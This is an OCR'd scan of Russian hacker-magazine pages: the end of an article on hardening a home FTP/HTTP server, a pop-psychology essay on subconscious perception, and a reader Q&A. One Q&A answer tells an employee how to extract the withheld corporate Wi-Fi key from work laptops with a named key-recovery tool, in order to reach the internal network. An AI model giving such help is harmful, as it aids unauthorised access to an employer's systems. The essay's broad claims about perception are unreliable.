
Если же сервер запущен как процесс от имени ограниченного пользователя, то правами файлового доступа ведает сама система. При условии, что эти права настроены верно, хакеру придется, как минимум, атаковать саму ось. Сделать это намного сложнее, особенно, когда администратор не забывает своевременно обновляться.

Теперь поговорим о важнейших настройках, имеющих отношение как к безопасности, так и к нашему собственному комфорту (ведь иначе юзеры полностью забьют сетевой канал, не оставив нам никакой пропускной способности).

- Администраторский пароль. Должен быть длинным, как мышиный хвост. Но это еще не все. Для надежности настоятельно рекомендуется указать серверу перечень допустимых IP-адресов, с которых им можно рулить. Если указать 127.0.0.1, то остается чисто локальный вход, предполагающий физический доступ к машине. Также можно указать IP-адреса остальных компьютеров домашней сети и (при острой необходимости) IP своей конторы, чтобы было можно управлять сервером с работы.
- После создания виртуальных ftp/http директорий (типа *`/pub/disr/`* → *`F:\BACK-UP\DISTR\`*) еще раз пройдись по всем файлам на предмет поиска конфиденциальных данных. Мы же не хотим, чтобы они случайно попали в чужие руки.
- Установи предельную длительность на ограничение одной сессии в idle-режиме — 3-6 минут, чтобы толпа клиентов не болталась в воздухе, ведь каждое подключение требует определенных ресурсов. Ftp-сервер назначает клиенту порт для передачи данных, но, поскольку количество портов ограничено 16-битами (за вычетом служебных портов), при целенаправленной DoS атаке они исчерпываются очень быстро. Никто не может больше подключиться к нашему серверу, но это еще полбеды! Мы сами не можем установить ни одного TCP/IP-соединения с каким-либо узлом, так как для этого требуется свободный локальный порт, а у нас его нет. В принципе, можно указать серверу диапазон портов, из которого он может их выделять, но при коротком тайм-ауте на сессию и при ограничении максимального количества сессий в этом нет необходимости.
- Максимальное количество сессий зависит, главным образом, от пропускной способности канала связи, а также от посещаемости сервера. Решай сам, что лучше: жестко ограничить количество сессий (и тогда все остальные посетители вообще не смогут к нам подключиться) или же установить количество сессий из расчета одна сессия на ~3 килобита пропускной способности (тогда сервер хоть и медленно, но все-таки будет вращаться при пиковой нагрузке). Лично мыщъх установил лимит сессий в 69, чего вполне хватает даже в те дни, когда на сервер заходят до 3000 человек, и это на двухмегабитном канале.
- Очень важно установить максимальное количество сессий/соединений с одним узлом, потому как народ активно использует многопоточные качалки, зачастую устанавливающие десятки соединений, отчего сервер реально «проседает». Лично мыщъх считает, что три соединения на клиента — вполне нормально. Для http эту цифру лучше увеличить до пяти, поскольку большинство браузеров по умолчанию грузят сразу по три картинки (и, как минимум, одно соединение расходуется на загрузку HTML-страницы), и если сервер «отбивает» браузер, то браузер «отбивает» картинку (не сразу, конечно, отбивает, там есть свой тайм-аут, но его не всегда хватает).
- Предельный CPS на подключение и на весь канал в целом. Тут нет однозначных решений. Если мы установим низкий CPS, то на сервере постоянно будет «пастись» стадо пользователей, съедающих часть пропускной способности нашего канала, а это неприятно. Увеличив лимит (при небольшой посещаемости), мы разгрузим канал: пользователи приходят, быстро скачивают, что им нужно, и отваливают. Правда, при достижении определенного уровня популярности сервера схема перестает работать.
- Если в домашней локальной сети используется proxy, стоящий на той же самой машине, что и http/ftp сервер, обязательно укажи в настройках proxy, что проксить он может только интерфейсы локальной сети (и виртуальных машин, если они есть), иначе нас могут кинуть на трафик. Как вариант, можно запаролить proxy и перевести его на нестандартный порт, но не все клиентские программы с этим «дружат».

ЖУРНАЛЬНЫЕ СВИТКИ

Сервер должен вести логи. Это закон. И эти логи нужно читать, чтобы исправлять свои ляпы (например, битые ссылки), а также профилировать



По умолчанию DSL модемы выделяют на исходящий поток 1/4 пропускной способности канала, но продвинутые модели от ZyXEL и D-Link позволяют этот параметр изменить (важно для серверов, работающих преимущественно на отдачу)

общую пользовательскую активность. Больше всего раздражают дятлы, которые любят настойчиво «долбить», пытаясь скачать несуществующие или уже удаленные файлы в бесконечном цикле с очень короткой задержкой, в результате чего мы имеем большой объем входящего трафика (расходующегося на запросы к серверу), который обычно платный.

WAR-FTP умеет автоматически выставлять временные баны, но некоторые личности и узлы заслуживают пожизненной кары. Если они имеют статический IP (например, принадлежащий шлюзу организации, где они работают, или это поисковик какой), достаточно занести его адрес в black list. Такие листы поддерживают и WAR-FTP, и SMALL HTTP, но пользоваться ими не рекомендуется по той простой причине, что оверхэд (то есть накладные расходы) весьма велик, и лучше вести блокировку непосредственно на брандмауэре (SyGate Firewall это позволяет — да и по удобству управления черными списками превосходит как WAR-FTP, так и SMALL HTTP).

БОРЬБА С ПОИСКОВИКАМИ

В то время как дизайнеры стремятся накрутить рейтинги популярности своих сайтов, попав в первые строки поисковых машин, владельцы домашних серверов борются с ними со страшной силой. Прежде всего, поисковые роботы существенно напрягают канал, поскольку скачивают все, что только можно скачать (нормальные пользователи обычно качают лишь то, что им действительно нужно), причем этих поисковых роботов много, очень много, и далеко не все они прислушиваются к файлу `robots.txt`, который специально для них и был узаконен.


К тому же, как только содержимое домашнего сервера проиндексировано, на него начинают ломиться все, кому не лень, и, что самое неприятное, наш privacy можно запалить простым поисковым запросом.

Что делать? Методично «отстреливать» всех поисковых роботов, занося их IP-адреса, доменные имена (с вилдкардами) и даже целые подсети в black list'ы. О том, что это робот, а не что-то иное, можно догадаться по заголовку запроса (большинство роботов не скрывают своей машинной сущности), а также по доменному имени, принадлежащему известным поисковикам.

ЗАКЛЮЧЕНИЕ

Мыщъх описывал свой собственный опыт и личные предпочтения. Политика доступа к домашним серверам диктуется исключительно волей их владельцев, очень многие из которых устанавливают драконические ограничения, за несоблюдение которых автоматом влепляют бан. Что поделаешь… домашний сервер — он дохода не приносит и потому всех, кто их воздвигает, можно только поприветствовать. ⌶

Блокировка IP на брандмауэре сводит оверхэд к минимуму, к тому же препятствует атакам на саму операционную систему и прочие сервисы






info

• Последняя версия **WAR-FTP**, датированная серединой 2006 года, вместе с обновлением лежит на www.warftp.org в разделе Download и, хотя некоторые считают ее устаревшей — это хороший выбор для начинающих администраторов, проверенный временем, простой в управлении и к тому же бесплатный.

• **SMALL HTTP** — невероятно компактный «швейцарский нож», включающий в себя кучу различных служб с гибкой системой настройки. Последняя версия, занимающая чуть больше 100 Кб, вместе с документацией выложена на smallsrv.com и для жителей СНГ бесплатна. Отлично подойдет для тех, кто уже освоил WAR-FTP и теперь хочет почувствовать себя настоящим администратором.

• **SyGate Personal Firewall** скуплен корпорацией Symantec и прекратил свое развитие в том виде, в котором был представлен изначально — однако, мыщъх'а он вполне устраивает.



КРИС КАСПЕРСКИ



АЗАРТНЫЕ ИГРЫ (ПОД) СОЗНАНИЯ

РАЗРЫВАЕМ ЦЕПИ СПЕКУЛЯТИВНЫХ ЗАКЛЮЧЕНИЙ СОЗНАНИЯ

Мир, как категория сознания, и мир, как физическая реальность, — это две разные сущности, разделенные пропастью подсознания. Обрабатывая данные, зарегистрированные органами чувств, наш мозг выбирает простейший способ интерпретации, основанный на предыдущем опыте, но отнюдь не на реальной картине дел. Сегодня мы расскажем о практиках, позволяющих расширять сознание, видеть и слышать то, чего не видят и не слышат другие.

КУДА ВЕДЕТ «ТРАССА-60»

Идея этой статьи зарождалась постепенно, под влиянием книг, что мыщъх читал, фильмов, в которые вникал, а также различных практик и экспериментов с сознанием, сопровождавшихся наблюдением за окружающим миром.

Пелевин, Пу-Сун-Лин, Кастенда... а главный толчок, как ни странно, дал фильм «Interstate-60», пробивший меня на глубокие размышления на тему устройства мира и природы вещей...

Закончились размышления срывом крыши и высадкой на полную измену (вот чем чревато измененное состояние сознания). Вернув сорванную крышу на место и придав хаотично блуждавшим мыслям некоторое подобие порядка, мыщъх структурировал поток сознания, направив его в русло нижеследующей статьи.

WARMING UP ИЛИ ЛОВКОСТЬ РУК И НИКАКОГО МОШЕННИЧЕСТВА

Вот простой психологический трюк. Берем очаровательную девушку (хотя это может быть и мужик с пивным животом) и говорим ей, что сейчас будем проверять, как она дружит с глазами (а вдруг дальтоник?!). Достаем с виду обычную колоду игральных карт и, показывая одну за другой, просим как можно быстрее назвать масть (трефы, бубны, пики, червы), постепенно ускоряя процесс, так что под конец колоды карты буквально мелькают, сливаясь в сплошной поток, но даже такого короткого промежутка времени оказывается достаточно для их опознания. И когда довольная собой дамочка спрашивает, прошла ли она тест, мы говорим «нет!», ехидно поднимая несколько последних карт — черные червы (принятые ей за пики) и красные пики (принятые ей за червы).







Обложка DVD фильма «Interstate-60» (слева — оригинальная, справа — взятая из отечественного проката)



Невербальные знаки внимания

Распознавание образов в значительной степени основано на жизненном опыте. Наш мозг автоматически выбирает наиболее «правдоподобный» вариант, не выполняя полного анализа картины. Взрослые люди знают, что все червы — красные. Благодаря схожести фигур (форма + цвет), сознание делает спекулятивное заключение, в данном случае — неверное. Кстати говоря, «спекуляция» — это научный термин, грубо говоря, синоним «неоправданной экстраполяции».

Лишь немногие наблюдательные люди замечают подвох в тесте, что, кстати говоря, указывает на определенные психологические проблемы. Эти типы определенно не дружат с океаном бессознательного и не доверяют никому, включая себя. Либо же просто не знают, как выглядят карты. Дети, никогда не державшие карт в руках, и, соответственно, не имеющие соответствующего «жизненного опыта», всегда проходят этот тест.

Подобными трюками любят развлекаться психологи, демонстрируя несостоятельность нашего бренного разума, в то время как серьезные психофизиологи утверждают, что это не дефект сознания, а уникальный механизм, обеспечивающий наше выживание. Когда в кустах первобытной саванны мелькало что-то, не вполне дружелюбно настроенное, у наших предков не было времени, чтобы сполна проанализировать, что именно перед ними (да и исходных данных было маловато). Приходилось рассуждать приблизительно так: кошка? Нет, кошки — мелкие, а этот зверь покрупнее будет... Тигр? Ага, размеры вроде подходят, но тигр же крадется тихо и не издает столько шума... Пантера? Нет, пантеры они черные и незаметные, а тут мелькнуло что-то яркое, что-то похожее на... Ой, это же ягуар! И все эти мысли проносились за считанные доли секунды! Подсознание в ответ на любой раздражитель генерирует множество гипотез и тут же опровергает их, выбирая наиболее достоверную. После чего решает — представляет ли увиденное опасность и посылать ли сознанию панический сигнал.

Это и есть та причина, по которой при быстрой демонстрации красных пик они воспринимаются как червы. Подсознание думает: красное — значит, черва или бубна, но нет, не бубна, бубны они совсем не такие. За неимением других гипотез остается черва. Проверка на пику вообще не выполняется, потому что подсознание абсолютно уверено, что красных пик не существует. Но увидев красную пику хотя бы один раз, тут же включает ее в список «подозреваемых», и с большой вероятностью повторный тест будет пройден на ОК. Правда, при определенной скорости мелькания карт наша подопытная будет говорить: «Ой, не успела рассмотреть», ведь подсознанию мало показать красную пику, его еще и натренировать надо.

А теперь вопрос: насколько отличается действительный мир от мира, заключенного в черепной коробке нашего сознания? Сколько вещей остается вне границ нашего восприятия, и сколько «ошибок» совершают наш слух, обоняние и осязание?!


Увы, это мера вынужденная и биологически неизбежная. Без неоправданной экстраполяции (то есть спекуляции данными) мы оказались бы растерзаны более продвинутыми хищниками еще на ранних стадиях эволюции.

Вопрос на засыпку: в чем сложность машинного распознания речи? Почему до сих пор компьютерам в лучшем случае удается распознать отдельные слова, да и то после предварительной «настройки» на голос «хозяина»? Ответ: при нормальном разговоре в помещении органы чувств доносят до подсознания только **~30% актуальной информации**, а остальное тонет в шумах или «проглатывается» собеседником. Строгие математические алгоритмы не в состоянии восстановить исходную картину на основе всего лишь 30% данных, а если выйти на шумную улицу, то соотношение сигнал/шум вообще обратится в ноль. Как же мы все-таки ухитряемся понимать друг друга?! А вот так! Основываясь на предыдущем опыте, подсознание перебирает множество вариантов и выбирает из них наиболее правдоподобные, действуя по вышеописанной схеме с ягуаром (хотя это мог быть и не ягуар, спекулятивная экстраполяция никогда не дает 100% гарантии, но, все же, существенно увеличивает наши шансы на выживание).

РЫЧАГИ УПРАВЛЕНИЯ ПОДСОЗНАНИЕМ

Какая же практическая польза от всех этих трюков с картами? Поразвлеклись и будет. Пора за уроки, учить английский. Никак он не дается! Письменный еще туда-сюда, а вот воспринимать его на слух (по которому потоптался медведь) — это какие способности надо иметь! Ошибка большинства людей, изучающих иностранные языки, состоит в том, что они пытаются «сознательно» услышать то, что говорит диктор с экрана или их приятель по телефону (а качество международной связи намного хуже полевой). Этого делать ни в коем случае не надо, потому как на 100% расслышать проговариваемый текст можно только через


Семерка червей


Сайт www.therapists.com





наушники с диска со специально надиктованными уроками. Все остальные источники в лучшем случае содержат 30% информации, и даже если взять фильм с тщательным выговором (например, «The Matrix») и как следует вслушаться в реплики героев, тут же обнаружится огромное количество «проглоченных» слов, которые реально отсутствуют, что хорошо заметно при замедлении речи в 3-4 раза в медиаплеере или аудиоредакторе.

Распознаванием речи должно заниматься подсознание. Рациональный анализ идет лесом. Не нужно пытаться расслышать каждый звук, вместо этого следует ловить общую тональность. Тот, кто учил азбуку Морзе, тот поймет. Сосчитать количество точек и тире даже на предельно низких скоростях передачи — нереально, но вот тональность различных последовательностей оседает в подсознании, кристаллизуется и выпадает в осадок, после чего радисты схватывают текст даже с бодуна.

Хорошо, приведу конкретный пример. Когда Viktoria Seimar (солистка группы Suicidal Romance) своим ангельским голосом поет «lights on», причем довольно отчетливо, то сознание спит, а подсознание тут же подает сигнал: если бы это было «lights», оно звучало бы немного не так. Между «lights» и «on» присутствует какой-то посторонний звук, едва заметный, но все-таки различимый. Просто шум? А может быть, это вовсе не «lights on», а... «white snow»? Точно, «white snow»! И по контексту подходит! Однажды расслышав правильную фразу, в дальнейшем остается только удивляться, как же мы могли так жестоко ошибаться.

Возникает интересная ситуация. Если практиковать методики развития «подсознательного» восприятия окружающей нас информации, за короткое время можно освоить несколько иностранных языков, научиться распознавать невнятную речь со слуха, многократно увеличить скорость чтения, заглатывая целые языковые конструкции. Возьмем, например, такой классический для английского языка прием, как: «глагол-бла-бла-бла-предлог», причем, «глагол-предлог» образуют устойчивую конструкцию, а «бла-бла-бла» к ней вообще никаким боком не относится. Что-то типа: «**get off**» — «убираться», а «**get your ass off**» — «убирайся, отсюда, козел». Количество устойчивых словосочетаний не так уж и велико, а потому, встретив глагол, делаем короткий забег вперед, — а вдруг там окажется парный ему предлог? Причем, у «гуру» все это происходит на бессознательном уровне и занимает доли секунды. Товарищи даже не могут объяснить, как они так ловко читают. Просто читают и все.

Повторяющиеся узоры образуют ритм, и этот ритм присущ всему, что нас окружает: языку, образам, музыке, разговорной речи, даже... программному коду. Распознать защитный механизм зачастую удается чисто визуально, прокручивая дизассемблерный листинг на бешеной скорости. Если вдруг привычный «ритм» нарушится, и в коде появится излишне много «математики», скорее всего — это процедура проверки ключевого файла/серийного номера и прочая криптография. Тренированное подсознание способно за короткое время распознать и правильно интерпретировать сложнейшие конструкции, над которыми сознательный рациональный анализ пыхтел бы долгие часы!

Подсознание включает в себя универсальный анализатор, которому совершенно все равно, с чем он имеет дело: звуковым рядом или машинным кодом. Причем, подсознание тренируется всегда и, чтобы преуспеть в изучении иностранных языков, следует всего лишь изменить постановку вопроса, правильная формулировка которого, как известно, уже половина ответа. «Что для этого нужно сделать?» — очевидно, к правильной формулировке не относится. А вот чего делать не нужно — учебники тактично умалчивают. И курсы американского английского.

И все прочие тренинги, ориентированные на рациональные методики обучения, неэффективность которых известна многим. Но стоит «отключить» сознание, и ситуация преобразится. Умом английский (а тем более японский) не понять. Базовые правила, конечно, никто не отменял, но вместо того, чтобы зубрить исключения из них (а исключений обычно намного больше, чем самих правил), лучше просто поглощать огромное количество текстов, смотреть фильмы, общаться как с носителями языка, так и с теми, кто его изучает. И тогда на вопрос, почему здесь опущен артикль «the», ведь это противоречит общим правилам, мы не будем вспоминать, какое же из многочисленных исключений тут имеет место быть, а просто пожмем плечами и скажем: «так говорят». И действительно, поиск по Гуглу покажет, что говорят именно так, а правила... они как бы «отдыхают».

Кстати, дети, начавшие читать еще в дошкольные годы, приобретают чувство «врожденной грамотности», то есть пишут правильно, но не могут объяснить, почему. На самом деле, никакой «врожденной грамотности» не существует, это всего лишь классический пример тренировки подсознания. Сейчас, правда, с учетом огромного количества ошибок, встречающихся в печатных изданиях (не говоря уже про Сеть), эта схема перестала работать, но в распознавании образов, текстов и прочих шаблонов подсознание всегда будет доминировать над сознанием.

В ЗАПАДНЕ

Вернемся к фразе «мы видим то, что ожидаем увидеть, а не то, что есть в действительности» и вспомним о трюке с картами, где наше подсознание сыграло злую шутку. И ведь так происходит не только с картами!

info

- Если успешно практиковать методики развития «подсознательного» восприятия, мы за короткое время освоим несколько иностранных языков, научимся распознавать невнятную речь со слуха, многократно увеличим скорость чтения, заглатывая за раз целые языковые конструкции.

- Тренированное подсознание способно за короткое время распознавать и правильно интерпретировать сложнейшие конструкции, над которыми сознательный рациональный анализ пыхтит по многу часов!

- Используя подсознание как инструмент и научившись им управлять, мы сможем выбирать, в каком мире нам жить.



Черные червы, красные пики

В лабиринте подсознания

В фантастическом романе Альфреда Бестера «Человек без лица» описан случай, когда главный герой прочитал не то, что было написано в полученной телеграмме, а то, что он ожидал прочесть, в результате чего дело кончилось убийством. Фантастика — фантастикой, а в реальной жизни подобные ситуации встречаются сплошь и рядом. Убийство, конечно, крайний вариант, но если обратиться к реалиям...

Огромное количество людей разменивает тридцатник в одиночестве, отчаявшись найти вторую половину. И в большинстве своем это обаятельные, сексуально притягательные, материально обеспеченные люди, словом, ничуть не хуже других, у которых дети уже давно под стол ползают. Почему же они одиноки? Очень просто — они убеждены в том, что на них не обращают внимания и убеждены настолько сильно, что подсознательный блок автоматически отбрасывает все, что противоречит этой схеме. Если подсознание в силу тех или иных причин (комплекса неполноценности, например) научилось «фильтровать» все, что этот комплекс могло бы разрушить, то предстоит долгая и кропотливая работа по реконструкции разума, который должен заново учиться видеть мир. Видеть мир таким, как он есть, а не таким, каким он кажется. В этом и состоит суть западни подсознания. Если мы нацелены на позитив, мы берем банк, если же мы хотим во всем видеть один негатив, то мир превращается в помойку.

Подсознание, осуществляя спекулятивный анализ, всегда стремится выдать желаемое за действительное, что увеличивает количество пропущенных ошибок даже при тщательной проверке текста или листинга. Если мы думаем, что здесь должна стоять проверка на ноль, то подсознание «заботливо» подсовывает нам ожидаемый результат, даже если в коде никакой проверки не ночевало.

Interstate-60

Фильм «Interstate-60» (вышедший в русский прокат под названием «Трасса/Шоссе-60») относится к тем редким жемчужинам кинематографа, которые конкретно срывают крышу, заставляя переосмыслить прожитую жизнь. Нелинейный сюжет с кучей эпизодов, хитрым образом связанных друг с другом, огромное количество скрытых «ловушек», обнаруживаемых только при многократном просмотре, море скрытых цитат и отсылок к Дзен-Буддизму (как ироничных, так и вполне серьезных). Это как бы много фильмов в одном. Воспринимать картину можно по-разному, и каждый увидит в ней то, что ожидал увидеть.

А вот еще один пример (уже из разряда курьезов). Человек хочет попасть на сайт ассоциации терапевтов Америки и пишет «www.therapists.com» (терапевты.ком). Ну, и в чем тут подвох?! А в том, что лишь немногие врубаются, что это никакие не терапевты, а самые настоящие насильники (the-rapists). Это не шутка! Такой сайт действительно есть, и 99,9% посетителей читают его именно как «терапевты», а не «насильники» потому, что они изначально настраивают подсознательный фильтр на определенный словарный набор, в который слово «насильники» не входит. Но если тем же людям показать предложение «I'mafraidtomeettherapistson thedarkstreet», написанное без пробелов, большинство дешифрует его как «Я боюсь встретиться с насильниками на темной улице», поскольку вероятность встречи с бригадой терапевтов намного ниже, и подсознание сразу отвергнет эту версию, что, кстати сказать, позволяет писателям и режиссерам включать в книги/фильмы «подарки для своих». Для тех, кто в теме!

За гранью подсознания

Подсознание всегда находится с нами, оно проделывает огромную работу, которую мы не замечаем. Мы видим только конечный результат, зачастую даже не задумываясь о том, сколь длинный путь прошел нервный сигнал, посланный глазом в наш мозг, чтобы мы увидели красивую девушку на обложке журнала. Красивую? Профессиональный фотограф только поморщится: свет слишком резкий (мягкий), тени провалены, пьяный гример забыл припудрить носик и лобик, отчего все лицо в бликах и пятнах, а кожа размыта настолько, что превратилась в сплошной пластилин, а девушка — в «резиновую Зину».

Используя подсознание как инструмент и научившись им управлять, мы сможем выбирать, в каком мире нам жить. Мы сможем включать рациональный анализ, когда это необходимо, и выбирать тот подсознательный фильтр, который нам нужен. И тогда произойдет нечто: мир превратится в набор кубиков, из которых можно складывать все, что угодно. Абсолютно все! Наконец, самый главный секрет: воздействовать на людей очень просто, достаточно глубоко и искренне верить в то, что ты сам говоришь.

Заключение

Наше подсознание — это Минотавр. Могучий человек-бык, несущий нас, куда ему заблагорассудится, что не всегда согласуется с нашими желаниями. Многие пытаются его победить, но, если уничтожить Минотавра в себе, что от нас останется, кроме скорлупы? И лишь те, кто дерзнули покорить Минотавра, научились управлять им, приобретают Силу, которая не снилась Кастенде, и расширяют свое сознание до самых окраин Вселенной, ведь вся Вселенная — по сути лишь часть нашего сознания, и тот, кто контролирует сознание, контролирует мир.



ЗАДАВАЯ ВОПРОС, ПОДУМАЙ! НЕ СТОИТ ЗАДАВАТЬ ОТКРОВЕННО ЛАМЕРСКИЕ ВОПРОСЫ, ОТВЕТ НА КОТОРЫЕ ТЫ ПРИ ОПРЕДЕЛЕННОМ ЖЕЛАНИИ МОЖЕШЬ НАЙТИ И САМ. КОНКРЕТИЗИРУЙ! МЫ НЕ ТЕЛЕПАТЫ, ПОЭТОМУ ПРИСЫЛАЙ КАК МОЖНО БОЛЬШЕ ИНФОРМАЦИИ.

Q: Можно ли как-нибудь приспособить Microsoft Visual Studio 2008 для работы с PHP проектами?

A: Об отладчике и прочих прелестях, которые в другой ситуации предоставляет прекрасная среда разработки от MS, придется забыть. А вот добротный редактор, средства для контроля версий и даже подсветка кода — это запросто. Правда, для реализации последнего придется применить хитрый хак:


1. Для начала потребуется скачать специальный файл — http://users.pandora.be/tr/ms/vs-php.zip.
2. В архиве несколько reg-файлов: каждый для своей версии Visual Studio. В твоем случае изменения в реестр нужно внести, используя *php_edit2008.reg*.
3. Далее необходимо скопировать файл *usertype.dat*, который также находится в архиве, в каталог с Visual Studio. По умолчанию — в *Microsoft Visual Studio 9.0\Common7\IDE*.
4. Перезапустить среду и наслаждаться :).

Q: Как можно узнать PageRank страниц сайта?

A: Для этого существует масса всевозможных средств. Если тебя распирает простое любопытство, и ты хочешь посмотреть PageRank для какого-то своего проекта, то, вероятно, лучше всего воспользоваться сервисом www.pageranktool.net. Его преимущество в том, что PageRank выводится для каждого Google'овского датацентра в отдельности. Но едва ли это подойдет для человека, который занимается SEO и замеряет PageRank по десять раз на дню! В таких случаях рекомендую использовать плагин для браузера. Для Internet Explorer идеальным образом подойдет **Googlebar** (toolbar.google.com), разрабатываемая, как несложно догадаться, самим Google'ом. В случае Firefox'а выбор намного шире, но мне больше всего нравится **Google Toolbar for Firefox** (www.google.com/tools/firefox/toolbar) и **Search Status** (www.quirk.biz/searchstatus).

Q: На работе развернуты две Wi-Fi сети. Первая — полностью открытая и доступная всем, является обычным хотспотом для доступа всех желающих в инет. Вторая — приватная, с включенным шифрованием, но зато с доступом к внутренней сети компании и, соответственно, домену. Она используется на рабочих ноутбуках, однако сотрудникам ключ не сообщается. Но уж больно хочется во внутреннюю сеть со своего собственного лэптопа. Как можно было бы вытащить ключ с одного из рабочих ноутбуков?

A: Найти ключи в системе не проблема: они хранятся в реестре. То есть, если немного покопаться, то извлечь их ничего не стоит, даже ручками. И все-таки, куда проще воспользоваться утилитой, которая все сделает за тебя. **WirelessKeyView** (www.nirsoft.net/utils/wireless_key.html) — как раз и предназначена восстанавливать ключи для беспроводных сетей, сохраненных сервисом Windows Wireless Zero Configuration в Windows XP или WLAN AutoConfig — в Vista. После запуска утилита выдаст названия профилей, а также сохраненные в них настройки: тип шифрования и ключи в Hex-формате.



Q: Такая проблема: мой основной e-mail ежедневно засыпают горы спама. С ящиком на Gmail — та же самая история, но Google не в пример корпоративному фильтру поразительно умело отлавливает все рекламные сообщения. Отсюда вопрос: а есть ли возможность прикрутить спам-фильтр Gmail к моему обычному ящику на совсем другом сервере?

A: Существует несколько вариантов, каждый — со своими достоинствами и недостатками. Первый вариант — наиболее продвинутый и прозрачный для пользователя, но использовать его можно только в том случае, если на на почтовом сервере ты можешь создать собственное фильтрующее правило (server-side e-mail filter). Общая схема выглядит следующим образом:

1. Настраиваем переадресацию почты со своего аккаунта на Gmail;
2. В свою очередь пересылаем все письма с Gmail обратно на свой основной аккаунт. Замечу, что перед отправкой любого письма на твой ящик Gmail обязательно проверит, не является ли оно спамом, причем каждое исходящее письмо пометит специальным флагом в header'ах.
3. Создаем на сервере правило, которое проверяет наличие флага, поставленного Gmail'ом. Если флаг есть — кладем его в Inbox (значит, письмо пришло от Gmail'a и прошло фильтрацию). Если же нет — отправлять его на Gmail.

Резонный вопрос: что добавляет Gmail в хедеры? А добавляет он следующее:
